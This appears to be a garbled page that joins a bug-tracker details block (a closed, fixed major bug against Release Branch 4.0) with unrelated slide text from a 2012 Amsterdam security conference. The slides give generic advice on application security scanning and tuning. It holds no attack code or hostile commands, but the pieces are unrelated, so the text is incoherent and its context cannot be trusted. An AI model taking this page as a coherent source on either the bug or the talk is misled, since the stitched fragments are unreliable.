
[Log In](#)

▼ **Details**

Type:	 Bug	Status:	 Closed
Priority:	 Major	Resolution:	Fixed
Affects Version/s:	Release Branch 4.0	Fix Version/s:	SVN trunk
Component/s:	None		
Labels:	None		

Solution to keep it protected


- How about the application in production?



Solution to keep it protected

- Code changes, keep scanning
- New vulnerabilities are discovered. Update with the latest security information

No rocket science, right?



Solution to keep it protected

- Try out new assessment techniques
- Work the scans. Tune them to work in your environment



March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands

